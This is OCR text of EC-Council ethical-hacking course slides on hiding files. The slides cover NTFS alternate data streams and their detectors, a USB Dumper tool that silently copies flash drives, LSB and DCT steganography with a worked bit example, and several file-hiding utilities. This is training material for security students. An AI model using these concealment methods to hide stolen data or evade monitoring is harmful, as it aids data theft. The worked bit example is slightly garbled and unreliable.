
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

How to Create NTFS Streams



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

NTFS Stream Manipulation



CHC: Hiding files


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

NTFS Streams Countermeasures

Deleting a stream file involves copying the front file to a FAT partition and then copying it back to NTFS

Streams are lost when the file is moved to the FAT Partition


LNS.exe from (http://ntsecurity.nu/cgi-bin/download/lns.exe.pl) can detect streams




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

NTFS Stream Detectors (ADS Spy and ADS Tools)

ADS Spy



ADS Tools



CHC: Hiding files

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Hacking Tool: USB Dumper

USB Dumper is an application that runs a background process which copies files from any USB flash drive installed to it silently, when installed on a system




Simplicity of this application makes it dangerous; it needs a user to double click the executable

Once this is done, application runs in the background and any USB drive that is connected will automatically have its contents downloaded to the system

EC-Council

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

USB Dumper: Screenshot



EC-Council

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Steganography

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

What is Steganography

Steganography is the process of hiding data in images

The most popular method for hiding data in files is to utilize graphic images as hiding places



Attackers can embed information such as:

- Source code for the hacking tool
- List of compromised servers
- Plans for future attacks
- Grandma's secret cookie recipe

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Least Significant Bit Insertion in Image Files

The rightmost bit is called the Least Significant Bit (LSB)

The LSB of every byte can be replaced with little change to the overall file

The binary data of the secret message is broken up and then inserted into the LSB of each pixel in the image file





Hiding the Data:

- Using the Red, Green, Blue (RGB) model a stego tool makes a copy of an image palette
- The LSB of each pixel 8-bit binary number is replaced with one bit from the hidden message
- A new RGB color in the copied palette is created
- The pixel is changed to the 8-bit binary number of the new RGB color

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Least Significant Bit Insertion in Image files (cont'd)


Recovering the data :

- The stego tool finds the 8-bit binary number of each pixel RGB color
- The LSB of each pixel's 8-bit binary number is one bit of the hidden data file
- Each LSB is then written to an output file

- Example: Given a string of bytes
  - **01001101 00101110 10101110 10001010 10101111 10100010 00101011 101010111**
  - The letter "H" is represented by binary digits 01001000. To hide this "H" above stream can be changed as:
  - **01001100 00101111 10101110 10001010 10101111 10100010 00101010 101010110**
  - To retrieve the " H"combine all LSB bits **01001000**

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Process of Hiding Information in Image Files



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Masking and Filtering in Image Files

Masking technique hides data in a similar way like watermarks on the actual paper



Masking and filtering techniques hide information by marking an image after modifying the luminance of parts of the image

Masking and filtering techniques are mostly used on 24 bit and grayscale images



Masking techniques hide information in such a way that the hidden message is more integral to the cover image than simply hiding data in the "noise" level

Masking adds redundancy to the hidden information

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Algorithms and Transformation

Another steganography technique is to hide data in mathematical functions that are in compression algorithms

JPEG images use the Discrete Cosine Transform (DCT) technique to achieve image compression

Hiding data:


- Take the DCT or wavelet transform of the cover image and find the coefficients below a specific threshold
- Replace these bits with bits to be hidden
- Take the inverse transform and store it as a regular image

Recovering the data:

- Take the transform of the modified image and find the coefficients below a specific threshold
- Extract bits of data from these coefficients and combine the bits into an actual message

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Algorithms and Transformation



The DCT function:

$$F(u,v) = \frac{\Lambda(u)\Lambda(v)}{4} \sum_{i=0}^{7} \sum_{j=0}^{7} \cos \frac{(2i+1) \cdot u\pi}{16} \cdot \cos \frac{(2j+1) \cdot v\pi}{16} \cdot f(i,j)$$

$$\Lambda(\xi) = \begin{cases} \frac{1}{\sqrt{2}} & for\ \xi = 0 \\ 1 & otherwise \end{cases}$$

Another steganography method is to hide data in mathematical functions that are in compression algorithms

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited




Steganography Tools

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Merge Streams

This utility enables you to merge MS Word streams and MS Excel workbook streams

It can hide MS Excel workbooks within MS Word documents or vice versa




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Invisible Folders

Hide any folder or a group of folders on your system by pressing a simple hotkey combination

The select folders will remain invisible until you decide to make them visible again using your hotkey combinations

You can also password-protect your hotkey combinations






CHC: Hiding files

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Invisible Secrets

A security suite that helps you to hide files, encrypt files, destroy your Internet traces, shred files, make secure IP to IP password transfers, and even lock any application on your computer






Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Image Hide




- Image Hide is a steganography program that hides text in images
- Does simple encryption and decryption of data
- Even after adding bytes of data, there will not be any increase in the size of the image
- Image looks the same as normal paint packages
- Loads and saves to files and gets past all mail sniffers



CHC: Hiding files


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Stealth Files



